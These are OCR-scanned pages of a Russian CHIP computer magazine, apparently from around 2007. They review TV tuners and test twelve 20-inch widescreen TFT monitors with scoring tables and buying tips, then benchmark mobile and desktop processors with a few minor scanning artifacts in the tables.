стандартного флеш-драйва. Данная модель также является гибридной, что позволит смотреть и аналоговое, и цифровое телевидение, а также слушать радио. Набор кабелей и пульт ДУ, который почти не отличается размером от самого тюнера, а также антенна с магнитным основанием дополняют комплектацию данного устройства. Если USB-порты близко расположены друг к другу, то, для того чтобы ТВ-тюнер не занял соседний порт, можно применять входящие в комплект USB-удлинители. Захват сигнала производится, как и у PCMCIA-варианта тюнера, чипом XC3018, а вот оцифровщиком выступает 10-битный АЦП CX25843 производства компании Conexant. Чип работает со всеми видеостандартами и имеет декодеры стереозвука A2/NICAM. Кроме этого CX25843 оснащен встроенным трехполосным эквалайзером, регуляторами громкости и баланса и поддерживает частоту дискретизации звука до 96 кГц. Также возможен просмотр HDTV-программ, вывод субтитров и программы передач, если такая возможность предоставляется поставщиком цифровых услуг стандарта DVB-T. Для использования функций записи или «Timeshift» придется воспользоваться мышкой.

Compro VideoMate U900

Данная модель, похоже, является самым маленьким в мире полнофункциональным коробочным вариантом ТВ-тюнера. Миниатюрные размеры (сравнимые с кредитной картой) и небольшой вес



AVERTV HYBRID+FM CARDBUS поддерживает стандарт DVB-T



BEHOLD TV COLUMBUS является, по сути, PCMCIA-локализацией удачной модели PCI-формата Behold TV 409 FM и обладает таким же высоким качеством приема и набором дополнительных функций



VIDEOMATE U900 Самый маленький коробочный тюнер в мире — не игрушка, а полнофункциональное устройство

(60 г) делают VideoMate U900 удобным его ношения даже в кармане пиджака.

Этот тюнер поддерживает все телевизионные форматы, также через S-Video или композитный вход к нему можно подключать бытовую технику. В устройстве используется ВЧ-блок XC2028, обладающий высокой чувствительностью, а в качестве АЦП применен 10-битный чип TVMaster TM5600, что обеспечивает оцифровку до 720x576 для PAL/SECAM и 720x480 для NTSC форматов ТВ-сигнала. У данного чипа отсутствует встроенная возможность декодирования цифрового звука — она реализована с помощью чипа Philips TDA9874AH, обеспечивающего декодирование сигналов A2/NICAM.

В комплекте поставляются удобный плоский пульт ДУ, все необходимые шнуры и переходники, а также полнофункциональные версии программных продуктов от компании Ulead Systems: Photo Explorer 8.5 SE, DVD MovieFactory 3 SE, VideoStudio 8 SE. Фирменная утилита ComproPVR 2 предоставляет богатые возможности по настройке различных параметров аудио и видео; также имеется и функция «Timeshift». Однако управлять питанием компьютера посредством тюнера невозможно, но в планировщике задач можно выставить отключение компьютера после окончания записи.

Автономные ТВ-тюнеры

Этот тип ТВ-тюнеров можно порекомендовать тем пользователям, которые

хотят начать эксплуатировать устройство сразу, не производя никаких лишних настроек. При этом отличительной особенностью является возможность просмотра любимых телепередач без включения компьютера.

Compro VideoMate V550

Тем, кто не любит заниматься установкой и настройкой оборудования, инсталляцией драйверов и выполнением прочих действий, которые необходимы для корректной работы ТВ-тюнера, можно смело рекомендовать данную модель. Она настолько проста, что достаточно лишь подключить антенну и монитор — и вы сможете наслаждаться любимыми телепередачами.

V550 способен обеспечить разрешение до 1600x1200 с соотношением сторон 4:3/5:4, а также поддерживает широкоэкранные режимы 16:9 и 16:10. Помимо этого ТВ-тюнер имеет встроенную профессиональную функцию 3D-разделения цветности и яркости, а также шумоподавления — для получения более чистого и четкого изображения. Среди других возможностей — опция «картинка-в-картинке», просмотр до 9 каналов на одном экране, подключение нескольких бытовых аудио- и видеоустройств (для этого предусмотрена специальная док-станция с дополнительными коммуникационными разъемами). Кроме того, удобный 37-кнопочный пульт ДУ позволяет управлять устройством без клавиатуры.

Leadtek WinFast TV Pro II

Первоначальное подключение внешнего ТВ-тюнера компании Leadtek ничем не отличается от V550. Достаем



COMPRO VIDEOMATE S350 обладает широкими возможностями, часть которых, к сожалению, в России не очень актуальна

его из коробки — и через пару минут можно просматривать телепередачи. Важной особенностью устройства является поддержка частоты обновления изображения 85 Гц, что позволит комфортно воспроизводить изображение на CRT-мониторах с разрешением до 1280x1024. Работа в широкоэкранном режиме уже становится стандартом де-факто, и данная модель не является исключением. Очень оригинально и удобно реализовано меню, благодаря чему пользователю не составит труда найти необходимую функцию. В комплекте имеется пульт ДУ с хорошо проработанной эргономичностью, а коммуникационные разъемы расположены на корпусе и не требуют дополнительных подставок, как, например, в V550. На переднюю панель вынесены S-Video, композитный вход и два RCA; сзади расположены разъем блока питания, VGA, miniDIN 9 pin для подключения ТВ-тюнера к видеоплате, линейный аудиовыход, аудиовход, композитный видеовыход и гнездо для подключения питания. ■ ■ ■ Антон Петров



BEHOLD TV M6 EXTRA поддерживает кодирование звука в формате AC-3 и полноценно работает с Windows Vista и MCE



LEADTEK WINFAST TV PRO II способен похвастать отлично проработанным меню и эргономичным пультом ДУ



Мода на широкий формат

20-дюймовые широкоформатные TFT-мониторы отображают на 35% больше визуальной информации, чем привычные 19-дюймовые. А их цена ненамного выше. Мы тщательно протестировали новые модели этого класса.

В этой статье

Двенадцать 20-дюймовых TFT-мониторов формата 16:10

Подробный анализ оснащения

Большой обзор результатов теста

Советы CHIP: проверка перед покупкой

Пользователи TFT-мониторов все чаще предпочитают 20-дюймовые модели с соотношением сторон 16:10. При этом монитор с высоким разрешением 1680x1050 уже можно купить немногим дороже \$400. Такие цены — результат острой конкуренции производящих компаний. Но не только. Затраты на производство у 20-дюймовых мониторов ненамного выше, чем у «девятнашек»: 20-дюймовая матрица формата 16:10 имеет площадь 179 квадратных дюймов, площадь же 19-дюймовой панели формата 5:4 равна 176 квадратным дюймам. При этом 20-дюймовый экран дает на 35% больше визуальной информации. Для пользователей это означает дополнительное удобство при работе с современными программами, у которых есть боковые панели инструментов. Наглядный пример — Windows Vista с ее виджетами.

CHIP протестировал 12 актуальных моделей: одиннадцать 20-дюймовых и один монитор с диагональю 21 дюйм. Среди них девять относительно дорогих с высококачественными матрицами MVA, PVA и IPS, а еще три — более дешевые, с TN-панелями.

КАЧЕСТВО ИЗОБРАЖЕНИЯ

Дизайнерский NEC, геймерский Dell

Лучшие показатели качества изображения — у модели NEC MultiSync 20WGX2: широкий симметричный угол обзора, отличная максимальная контрастность и высокая четкость по «шахматной» сетке (черный/белый/черный), точное отображение цветов и градаций серого. Этот монитор можно успешно использовать и с графическими программами для видеомонтажа.

Однако у этой модели, как и у остальных участников теста, время отклика

слишком велико для точной передачи движения. Тест с игрой Need for Speed Underground выявил заметную потерю резкости движущихся объектов. 19-дюймовые модели, разработанные специально для компьютерных игр, в этом отношении гораздо лучше. Правда, один из участников теста понравился нам больше других. Это Dell 2007WFP. Его среднее время отклика на изменение градаций серого, равное 6 мс, нельзя назвать рекордным, но все же он гораздо резче отображает быстрые движения.

LG Flatron L204WT удивляет своей невероятно высокой максимальной контрастностью — 2504:1. Это объясняется просто: монитор понижает фоновую подсветку, как только яркость изображения доходит до определенного уровня. Измеренная же контрастность по шахматной сетке, особенно важная для отображения текста, составляет 32:1.

«Шахматная» контрастность Samsung SyncMaster 205BW выглядит гораздо внушительнее: соотношение 121:1 в три с лишним раза выше, чем у большинства соперников. Изображение отличается низким уровнем расплывчатости белых и черных полей. Монитор просто идеален для отображения текста.

ЭРГОНОМИЧНОСТЬ

Philips подает пример

Явный аутсайдер в отношении эргономичности — LG L204WT. Кнопки меню OSD обозначены на передней панели,

но на самом деле расположены сзади. Все разъемы находятся так низко, что для подключения монитор приходится переворачивать вверх ногами. Пример же правильного подхода подает Philips 200WP7ES. Его высота регулируется в пределах 14 сантиметров, так что пользователь любого роста может настроить его под себя. Стойка с функциями вращения, наклона и шарниром для поворота в вертикальный формат (Pivot) позволяет при установке без труда добраться до разъемов. Благодаря матрице IPS с симметричным углом обзора функцию «Pivot» можно использовать без проблем.

ASUS PW201 измотал нам нервы своими сенсорными кнопками. Иногда они реагируют на прикосновения сразу, иногда с задержкой, иногда не срабатывают совсем. Этот монитор лучше настраивать с помощью штатного драйвера для Windows.

ОСНАЩЕНИЕ

Плюс Blu-ray и HD-DVD

ASUS PW201 с лихвой искупает свою маленькую слабость роскошным оснащением: у него есть все мыслимые аналоговые видеовходы, включая компонентные разъемы и SCART. К тому же это единственная модель со встроенной веб-камерой для видеочатов. Остальные участники теста ограничиваются классическим оснащением: один вход VGA и один разъем DVI. Лишь у модели EIZO S2110W есть два порта DVI-I, к которым можно подключать и аналоговые, и цифровые источники сигнала.

Блоки питания мониторов — как внешние, так и встроенные — заметно усовершенствовались: большинство устройств в режиме ожидания потребляет не более 0,1 Вт. Исключениями оказались модели Acer и ViewSonic, которые даже «во сне» сжигают по 3 Вт.

Тому, кто собирается в ближайшем будущем смотреть на своем мониторе фильмы стандартов Blu-ray, HD-DVD или HDTV, защищенные от копирования, следует выбрать устройство с функцией HDCP на входе DVI. Среди участников нашего теста ее имеют только модели Dell, LG и Samsung. **CHIP**

Важные мелочи



ВСТРОЕННУЮ 1,3-МЕГАПКСЕЛЬНУЮ КАМЕРУ монитора ASUS PW201 можно использовать для видеотелефонии (например, Skype) или создания автопортретов



СОЛИДНЫЕ ГРОМКОГОВОРИТЕЛИ модели Fujitsu Siemens S20-1W демонстрируют неплохой звук для этого класса мониторов



УДОБНЫЙ ДОСТУП У дорогих моделей, например Philips 200WP7ES, порты USB расположены удобно, и добраться до них можно не рискуя вывихнуть руку



ДОПОЛНИТЕЛЬНЫЕ ВХОДЫ Разъемы SCART, S-Video и обычный видеовход модели Acer AL2032W делают ее совместимой практически с любой бытовой техникой

CHIP Итоги теста

■ Наш тест подтверждает, что у 20-дюймовых широкоформатных мониторов за высокое качество изображения приходится дорого платить. Так, модель-победительница NEC MultiSync 20WGX2 стоит около \$700. С другой стороны, Samsung SyncMaster 205BW доказывает, что и за \$450 можно приобрести приличный монитор, пригодный почти для любых задач — от работы с текстом до видеомонтажа. Жаль, что при передаче быстрых движений ни один из участников не добился высоких результатов.



МЕСТО	1	2	3	4	5	6	7	8	9
Продукт	MultiSync 20WGX2	FlexScan S2110W	UltraSharp 2007WFP	PW201	Brilliance 200WP7ES	102035W	ScaleoView S20-1W	SyncMaster 205BW	AL2032W
Производитель	NEC	EIZO	Dell	ASUS	Philips	Belinea	Fujitsu Siemens	Samsung	Acer
Цена, \$	700	1400	630	650	530	530	770	450	740
Адрес в Интернете (www)	nec-display-solutions.com	eizo.ru	dell.ru	asus.ru	philips.ru	belinea.ru	fujitsu-siemens.ru	samsung.ru	acer.ru
Общая оценка	93	92	90	89	88	79	79	78	76
	■■■■■	■■■■■	■■■■■	■■■■■	■■■■■	■■■■■	■■■■■	■■■■■	■■■■■
Качество изображения (50%)	100	96	95	87	91	89	86	81	90
Эргономичность (25%)	89	81	90	95	100	63	76	76	64
Оснащение (10%)	82	87	89	100	68	71	53	68	58
Сервис (7,5%)	64	100	64	73	55	64	64	64	45
Документация (7,5%)	100	100	86	86	86	86	86	100	86
Соотношение цена/качество	удовл.	среднее	удовл.	хорошее	удовл.	хорошее	удовл.	отличное	среднее
Общий вывод	Победитель теста отличается высокой контрастностью и точной цветопередачей изображения	Модель S2110W производства EIZO стоит дорого, но имеет высокое качество и 5-летнюю гарантию	Универсальный талант. HDCP по DVI делает его пригодным для мультимедийного применения	Матрица GlareType модели ASUS PW201 имеет высокую контрастность, но достаточно сильно бликует	Philips лидирует в эргономичности: все порты и элементы управления расположены очень удобно	Belinea 102035W — недорогая офисная модель; к сожалению, высоту нельзя регулировать	Благодаря стильной подставке солидный S20-1W станет украшением любого стола	Samsung 205BW имеет вполне приемлемое качество изображения при конкурентоспособной цене	AL2032W, дает изображение отличного качества, но для просмотра видео слишком медлителен
Характеристики									
Диагональ, дюймов	20,1	21,1	20,1	20,1	20,1	20,1	20,1	20,1	20,1
Разрешение	1680x1050	1680x1050	1680x1050	1680x1050	1680x1050	1680x1050	1680x1050	1680x1050	1680x1050
Матрица	S-IPS	S-PVA	IPS	MVA	S-IPS	Premium MVA	MVA	TN+Film	PVA
Габариты, мм	470x400x190	500x350x220	475x330x175	560x365x275	485x400x220	475x430x215	485x405x205	470x350x210	510x450x210
Вес, кг	6,3	8,2	6,5	9,7	8,6	6,4	7,7	6,8	6,8
Регулировка высоты, мм	—	95	100	130	140	—	80	85	—
Поворот экрана/портретный режим	●/—	●/—	●/●	●/●	●/●	—/—	—/—	●/—	—/—
Видеовходы	VGA, DVI-D	2x DVI-I	VGA, DVI-D, S-Video, FBAS	VGA, DVI-D, YUV, S-Video, FBAS	VGA, DVI-D	VGA, DVI-D	VGA, DVI-D	VGA, DVI-D	VGA, DVI-D, S-Video, SCART
HDCP по DVI	—	—	●	—	—	—	—	●	—
Порты USB	4	2	4	4	4	4	—	—	—
Громкоговорители	—	—	—	●	—	●	●	—	●
Отображение нестандартного (низкого) разрешения	интерполяция	1:1, интерполяция	1:1, интерполяция	интерполяция	интерполяция	интерполяция	интерполяция	интерполяция	интерполяция
Блок питания	встроенный	встроенный	встроенный	внешний	встроенный	встроенный	внешний	встроенный	внешний
Результаты измерений									
Контрастность ¹	1429:1	1236:1	705:1	783:1	901:1	821:1	626:1	681:1	767:1
Контрастность по шахматной сетке ¹	40:1	31:1	40:1	26:1	40:1	40:1	35:1	121:1	40:1
Макс. яркость ¹ , кд/м²	416	434	232	242	232	248	235	249	243
Разброс яркости ² , %	9	5	8	9	8	8	9	6	5
Подсветка экрана: чем выше однородность изображения, тем равномернее подсветка									
Обзор при контрастности 10:1 (по гор./верт.) ¹	175°/175°	174°/175°	173°/172°	174°/174°	173°/173°	173°/172°	174°/173°	160°/154°	172°/172°
Угол обзора: чем светлее внутренние области, тем лучше изображение со стороны									
Среднее время отклика (ступени серого) ² , мс	5	7	6	6	7	6	8	10	6
Оценка за игры	2,5	3	2	2,5	2,5	2,5	2	3	3
Нехватка резкости движущегося изображения	отчетлива	отчетлива	заметна	заметна	заметна	заметна	заметна	отчетлива	отчетлива

10	11	12
VX2025wm	Flatron L204WT	FP202W
ViewSonic	LG	BenQ
540	420	400
viewsonic.ru	lge.ru	benq.ru
75	67	65
■ ■ ■ ■ ■	■ ■ ■ ■ ■	■ ■ ■ ■ ■
89	76	68
57	49	58
47	55	58
64	64	64
86	86	86
хорошее	отличное	хорошее
Создатели VX2025wm далеко не полностью использовали сильные стороны отличной матрицы	Хитрости с контрастностью, к которым прибегает LG, ничего не дают: L204WT остается бюджетным TFT-дисплеем	Вялая контрастность и небольшой угол обзора: несмотря на относительно низкую цену, модель FP202W неубедительна
20,1	20,1	20,1
1680x1050	1680x1050	1680x1050
MVA	TN+Film	TN+Film
490x445x200	465x385x230	480x395x170
6,3	4,8	5,7
—	—	—
—/—	—/—	—/—
VGA, DVI-D	VGA, DVI-D	VGA, DVI-D
—	●	—
—	—	—
●	—	—
интерполяция	интерполяция	интерполяция
встроенный	встроенный	встроенный
697:1	2504:1 ³	486:1
40:1	32:1	24:1
242	225	278
7	7	11
172°/172°	165°/159°	170°/167°
7	13	14
2,5	2,5	2
заметна	заметна	заметна

¹ Чем выше значение, тем лучше ² Чем ниже значение, тем лучше
³ Не является релевантным лучшим значением (см. текст)

CHIP Советы: 20-дюймовые TFT-мониторы формата 16:10

Проверка перед покупкой

✓ Разрешение

Будьте внимательны: не все 20-дюймовые TFT-мониторы одинаковы. Не попадитесь на приманку в виде дешевых устройств с низким разрешением, например 1440x1050 пикселей. Для 20-дюймового широкоформатного дисплея приемлемым является разрешение 1680x1050 пикселей.

✓ Время отклика

Несмотря на то что в целом матрицы стали быстрее, у всех участников теста наблюдалась потеря резкости движущегося изображения. Заядлым геймерам и поклонникам кино перед покупкой следует проверить, смогут ли они мириться с этим недостатком.

✓ Разъемы

Сегодняшний минимум — это один разъем VGA и один порт DVI. Некоторые модели имеют дополнительные видеовходы, делающие их совместимыми с бытовой электроникой. Порты USB позволяют избавиться от лишних проводов на письменном столе.

✓ Воспроизведение HD

Поддержка защиты от копирования HDCP в этом классе мониторов пока встречается редко. Если вы хотите смотреть Blu-ray или HD-DVD, следует выбрать Dell 2007WFP, LG L204WT или Samsung 205BW.

✓ Портретная функция «Pivot»

Учтите, что для работы в вертикальном положении пригодны только матрицы MVA, PVA и IPS. В этом можно легко убедиться, наклоня экран вперед и назад. Контрастность должна снижаться равномерно в обоих направлениях. Если это не так, то речь идет о матрице TN, непригодной для портретного формата.

Лучший продукт и оптимальный выбор

1 NEC MultiSync 20WGX2

Модель 20WGX2 производства NEC Display Solutions с высокой контрастностью и отличной цветопередачей наилучшим образом подходит для профессиональной графики, видеомонтажа и работы с офисными приложениями.

Цена, \$: 700




8 Samsung SyncMaster 205BW

Неплохой 20-дюймовый TFT-монитор стоимостью порядка \$450. Матрица TN-модели 205BW дает высокую контрастность по шахматной сетке; поддержка HDCP делает монитор пригодным для просмотра Blu-ray или HD-DVD.

Цена, \$: 450



КАК МЫ ТЕСТИРОВАЛИ



Высокая яркость, хорошая контрастность, равномерная подсветка, точная цветопередача, широкий угол обзора — вот важнейшие показатели качественного изображения. В категории «Эргономичность» мы проверяем удобство работы с монитором. Регулируется ли его высота? Логична ли структура меню (OSD)? Разнообразные разъемы и такие специальные опции как встроенные динамики приносят дополнительные баллы за оснащение. Документация должна быть понятной, подробной и обязательно напечатанной на бумаге.

СУПЕРТЕСТ:

150 процессоров для ПК и ноутбуков



CHIP поможет стать мобильнее: начиная с этого номера наряду с процессорами и видеоускорителями вы найдете в путеводителе информацию и о мобильных решениях.

Компания Intel проводит четкое разделение между пользователями следующего поколения: если Core 2 Extreme QX6700, как видно из названия, нацелен на сектор экстремалов, то его «младший брат» Core 2 Quad E6600 будет интересен обычным людям (с соответствующими финансовыми возможностями, разумеется). Рекомендованная стоимость в \$851

достаточно высока, но во втором квартале Intel обещает существенное снижение цен на свою продукцию — планируется, что E6600 будет стоить \$530.

Мощности ч-

тырех ядер достаточно, чтобы во время игры поработать с офисными приложениями, перекодировать какой-то из любимых киношедевров, краем глаза любясь похождениями Лары Крофт в фильме, записанном в формате высокой четкости. Однако же для геймеров наилучшим выбором окажется, скорее всего, дру-

гой процессор — Core 2 Extreme X6800 всего с двумя ядрами, но с тактовой частотой 2933 МГц.

Когда накопится статистика реальных продаж, наиболее популярной может стать бюджетная модель Intel Core 2 Duo E4300. Этот процессор работает на частоте 1800 МГц. Максимальная тактовая частота системной шины, которую он поддерживает, составляет 800 МГц (вместо 1066 МГц у топ-моделей). Но многочисленные оверклокеры зачастую ожидают именно дешевых решений, чтобы заставить их работать на уровне процессоров более высокого ценового диапазона. В следующих номерах нашего журнала мы расскажем об Intel Core 2 Duo E4300 и возможностях его разгона.

Расширенные консультации: плюс мобильные процессоры

Обозначения мобильных процессоров, зачастую очень похожие друг на друга, порой вводят в заблуждение неискушенных пользователей и затрудняют правильный выбор при покупке ноутбука. Вряд ли кто-то с уверенностью скажет, прочитав рекламный проспект,

какой из процессоров работает быстрее: AMD Turion X2 TL-60, Intel Core 2 Duo T5500 или, может быть, T7400? Лучше выяснить это заранее, поскольку консультанты в магазинах не всегда бывают объективны.

В нашей таблице представлены важнейшие параметры мобильных процессоров. Для тех пользователей, которым важна и графическая составляющая будущего ноутбука, мы предлагаем особый сервис: в трех последних колонках приведены значения производительности системы, которые достигаются соответствующим процессором в паре с видеочипом, указанным в заголовке столбца (разумеется, в идеальных условиях тестирования).

В таблице представлены самые часто используемые модели графических чипов — от интегрированных решений, которые используют системную оперативную память, и видеопроцессоров начального уровня (GeForce Go 7400 и Radeon X1400) до продвинутых моделей (GeForce Go 7600 и Radeon X1600). При этом значения меньше 1000 баллов считаются абсолютно непригодными для игр. При результатах около 2000 баллов можно любоваться современными трехмерными фейерверками, но в низком разрешении. Трехмерные картины высокого разрешения можно запускать на ноутбуках с установленными решениями, которые набирают порядка 4000 баллов. Комбинации, не представленные на рынке, мы отметили в обзорной таблице прочерком. CHIP

CHIP регулярно предлагает читателям **ОБЗОРЫ РЫНКА** имеющихся в продаже процессоров и видеоплат. Несмотря на значительные затраты, мы тестируем все появляющиеся новинки и обновляем цены моделей

Планы выпуска процессоров и видеоплат для ноутбуков в 2007 году

Графические чипы от NVIDIA — G84M и G86M, рассчитанные на низко- и среднепроизводительные системы

AMD Turion 64 с ядром Tyler: первый мобильный CPU от AMD, созданный по 65-нм техпроцессу

ATI Radeon Mobility M7x (мобильная версия видеочипа серии R600)

Мобильный CPU производства Intel, имеющий обозначение Penryn, наследник двухядерного процессора Merom (45-нм техпроцесс)
Мобильный процессор Intel Stealey, бюджетное одноядерное решение с 512 кбайт кеш-памяти

I квартал

II квартал

Мобильный чипсет Intel Crestline (кодовое наименование Santa Rosa) с 800-мегагерцевой шиной и поддержкой стандарта связи 802.11n WLAN

Мобильный процессор AMD Sempron на базе ядра Sherman: 65-нм процессор Sempron для ноутбуков

Высокопроизводительные графические процессоры для мобильных систем G81M от NVIDIA

ЧТО НАС ЖДЕТ В 2007 ГОДУ

Мы рискуем заглянуть в будущее и угадать, что готовят нам в скором времени производители CPU и GPU. Разумеется, все эти сведения не подтверждены официально.

Обзор мобильных процессоров

Для требовательных пользователей и геймеров

Ноутбуки с подобными процессорами способны стать полноценной заменой настольному ПК высокой производительности, на них будут без проблем запускаться любые игры.

Универсальные — для мультимедиа и видео

Эти компьютеры умеют практически все; даже 3D-игры на них можно запускать, но без гарантии высокого качества.

Для офисных приложений и работы с графикой

Идеальные процессоры для недорогих ноутбуков, предназначенных для офисной работы и обработки фотографий.

Ультрамобильные — для офиса и Интернета

Эти CPU вряд ли смогут утолить жажду повышенной производительности. Зато маломощные процессоры ULV (Ultra Low Voltage) позволяют бережно расходовать энергию аккумуляторов.

Индекс производительности

Результаты различных тестов из набора основных приложений. Лучший показатель оценивается в 100 баллов, далее результаты убывают.

Стоимость процессора увеличивается с ростом его производительности, и не всегда пропорционально. Чем длиннее оранжевая полоска напротив обозначения процессора, тем лучше соотношение цены и качества.

Место	Тип процессора (CPU)	Ядро	Примерная стоимость 1 \$	Количество ядер	Тактовая частота ядра	Объем кеш-памяти второго уровня, МГц	Тактовая частота второго уровня, МГц	Максимально разрешенная мощность, Вт	PCMark 04 CPU, баллов	Cinebench 2012 1x CPU, баллов	Cinebench 2012 2x CPU, баллов	3DMark 05 CPU, баллов	3DMark 05 CPU (настроен по умолчанию), интегрированная графика, баллов	3DMark 05 CPU (настроен по умолчанию), GeForce 60 7600i, Radeon X1400, баллов
-------	----------------------	------	--------------------------	-----------------	-----------------------	--------------------------------------	--------------------------------------	--------------------------------------	-----------------------	-------------------------------	-------------------------------	-----------------------	--	---

Для требовательных пользователей и геймеров

1	Intel Core 2 Duo T7600	Merom	640	2	2333	4096	667 (Qp)	34	6989	373	676	5203	550	2300	4100
2	Intel Core 2 Duo T7400	Merom	430	2	2166	4096	667 (Qp)	34	6793	332	605	4833	540	2200	4000
3	Intel Core Duo T2600	Yonah	420	2	2166	2048	667 (Qp)	31	6257	319	590	4803	470	2200	4000
4	Intel Core Duo T2500	Yonah	290	2	2000	2048	667 (Qp)	31	5794	295	544	4617	450	2100	3900
5	Intel Core 2 Duo T7200	Merom	300	2	2000	4096	667 (Qp)	34	5775	309	533	4421	530	2100	3900
6	AMD Turion X2 TL-60	Trinidad	300	2	2000	512	1600 (HT)	35	5423	291	546	4402	710	2100	3900
7	Intel Core 2 Duo T5600	Merom	250	2	1833	2048	667 (Qp)	34	5633	287	521	4305	520	2000	3800
8	Intel Core 2 Duo T5500	Merom	210	2	1666	2048	667 (Qp)	34	5550	274	501	4125	510	1900	3700
9	Intel Core Duo T2400	Yonah	250	2	1833	2048	667 (Qp)	31	5305	271	498	4359	430	2000	3800

Универсальные процессоры для мультимедиа и видео

10	AMD Turion X2 TL-56	Trinidad	260	2	1800	1024	1600 (HT)	33	5006	261	492	4235	680	2000	3800
11	Intel Core Duo T2250	Yonah	180	2	1766	2048	533 (Qp)	31	5077	258	476	4210	420	1950	3750
12	Intel Core Duo T2300	Yonah	210	2	1666	2048	667 (Qp)	31	4861	248	452	4167	410	1900	3700
13	Intel Core Duo L2400 (LV)	Yonah	400	2	1666	2048	667 (Qp)	15	4815	246	450	4085	450	—	—
14	AMD Turion X2 TL-52	Trinidad	220	2	1600	1024	1600 (HT)	31	4462	236	440	4029	650	1900	3700
15	Intel Core Duo L2300 (LV)	Yonah	350	2	1500	2048	667 (Qp)	15	4612	231	422	3789	440	—	—
16	Intel Pentium M 780	Dothan	520	1	2266	2048	533 (Qp)	27	4232	317	317	3851	280	1300 ²	2400 ²
17	AMD Turion ML-44	Lancaster	300	1	2400	1024	1600 (HT)	35	3907	347	347	3156	500	1350 ²	2500 ²
18	Intel Pentium M 770	Dothan	440	1	2133	2048	533 (Qp)	27	4092	297	297	3677	260	1280 ²	2380 ²
19	AMD Turion ML-40	Lancaster	250	1	2200	1024	1600 (HT)	35	3866	319	319	3095	490	1320 ²	2470 ²
20	AMD Turion MT-40	Lancaster	230	1	2200	1024	1600 (HT)	25	3864	318	318	3098	490	1320 ²	2470 ²

Для офисных приложений и работы с графикой

21	Intel Pentium M 760	Dothan	300	1	2000	2048	533 (Qp)	27	3814	280	280	3535	240	1260 ²	2360 ²
22	AMD Turion ML-37	Lancaster	180	1	2000	1024	1600 (HT)	35	3562	291	291	3008	480	1300 ²	2450 ²
23	AMD Turion MT-37	Lancaster	200	1	2000	1024	1600 (HT)	25	3561	289	289	3010	480	1300 ²	2450 ²
24	Intel Core Solo T1400	Yonah	210	1	1833	2048	667 (Qp)	27	3618	264	264	3329	220	—	—
25	Intel Pentium M 750	Dothan	250	1	1866	2048	533 (Qp)	27	3620	263	263	3323	220	1240 ²	2340 ²
26	AMD Turion MT-34	Lancaster	170	1	1800	1024	1600 (HT)	25	3285	265	265	2994	470	1270 ²	2420 ²
27	AMD Turion ML-34	Lancaster	135	1	1800	1024	1600 (HT)	35	3282	263	263	2966	470	1270 ²	2420 ²
28	Intel Pentium M 740	Dothan	140	1	1733	2048	533 (Qp)	27	3318	243	243	3189	200	1220 ²	2320 ²
29	Intel Core Duo U2500 (ULV)	Yonah	450	2	1066	2048	533 (Qp)	9	3561	178	330	2733	210	—	—
30	Intel Core Solo T1300	Yonah	190	1	1666	2048	667 (Qp)	27	3322	250	250	2633	210	—	—
31	Intel Celeron M 430	Yonah	90	1	1733	1024	533 (Qp)	28	3391	229	229	2751	400	—	—
32	Intel Pentium M 730	Dothan	170	1	1600	2048	533 (Qp)	27	3099	225	225	2937	190	1200 ²	2300 ²
33	AMD Turion MT-30	Lancaster	150	1	1600	1024	1600 (HT)	25	2914	233	233	2908	460	1250 ²	2400 ²
34	AMD Turion ML-30	Lancaster	145	1	1600	1024	1600 (HT)	35	2921	234	234	2729	460	1250 ²	2400 ²
35	Intel Celeron M 420	Yonah	60	1	1600	1024	533 (Qp)	28	3133	219	219	2503	380	—	—

Ультрамобильные решения для офиса и Интернета

36	Intel Celeron M 380	Dothan	70	1	1600	1024	400 (Qp)	28	3052	225	225	2421	210	—	—
37	Intel Celeron M 410	Yonah	50	1	1466	1024	533 (Qp)	28	2814	215	215	2289	360	—	—
38	Intel Pentium M 778 (LV)	Dothan	450	1	1600	2048	400 (Qp)	10	3002	198	198	2451	213	—	—
39	Intel Pentium M 758 (LV)	Dothan	400	1	1500	2048	400 (Qp)	10	2847	192	192	2302	202	—	—
40	Intel Celeron M 370	Dothan	50	1	1500	1024	400 (Qp)	28	2544	204	204	2178	200	—	—
41	Intel Pentium M 773 (ULV)	Dothan	400	1	1300	2048	400 (Qp)	5.5	2551	185	185	2179	190	—	—
42	Intel Pentium M 753 (ULV)	Dothan	350	1	1200	2048	400 (Qp)	5.5	2382	180	180	2087	180	—	—
43	Intel Core Solo U1400 (ULV)	Yonah	400	1	1200	2048	533 (Qp)	5.5	2396	179	179	2095	330	—	—
44	Intel Core Solo U1300 (ULV)	Yonah	450	1	1066	2048	533 (Qp)	5.5	2104	164	164	1827	320	—	—
45	Intel Celeron M 353 (ULV)	Dothan	200	1	900	512	400 (Qp)	10	1182	56	56	922	—	—	—

■ Рекомендация CHIP

HT = HyperTransport; Qp = Quadpumped

¹ Мобильные процессоры в большинстве случаев не продаются отдельно.

² Процессоры могут работать только с графикой предыдущего поколения.

ИНДЕКСЫ МОБИЛЬНЫХ CPU

Производительность | Соотношение цена/качество


ДЛЯ ТРЕБОВАТЕЛЬНЫХ ПОЛЬЗОВАТЕЛЕЙ И ГЕЙМЕРОВ



УНИВЕРСАЛЬНЫЕ ПРОЦЕССОРЫ ДЛЯ МУЛЬТИМЕДИА И ВИДЕО



ДЛЯ ОФИСНЫХ ПРИЛОЖЕНИЙ И РАБОТЫ С ГРАФИКОЙ



УЛЬТРАМОБИЛЬНЫЕ РЕШЕНИЯ



Чем длиннее, тем лучше

Обзор CPU для настольных ПК

Для требовательных пользователей и геймеров

Профессионалы в области мультимедиа, 3D-графики и экстремальные геймеры должны искать свои процессоры в этом разделе таблицы.

Универсальные процессоры для мультимедиа

Запись DVD и воспроизведение видеофайлов высокого разрешения (до 1080i) требует большей мощности процессора. Обратите внимание на то, чтобы энергопотребление было минимальным.

Для обработки видео и фото

Ретуширование фотографий, редактирование и перекодирование видео, работа со звуком — все это под силу данным процессорам. С играми они также справляются вполне достойно.

Для офисных приложений и Интернета

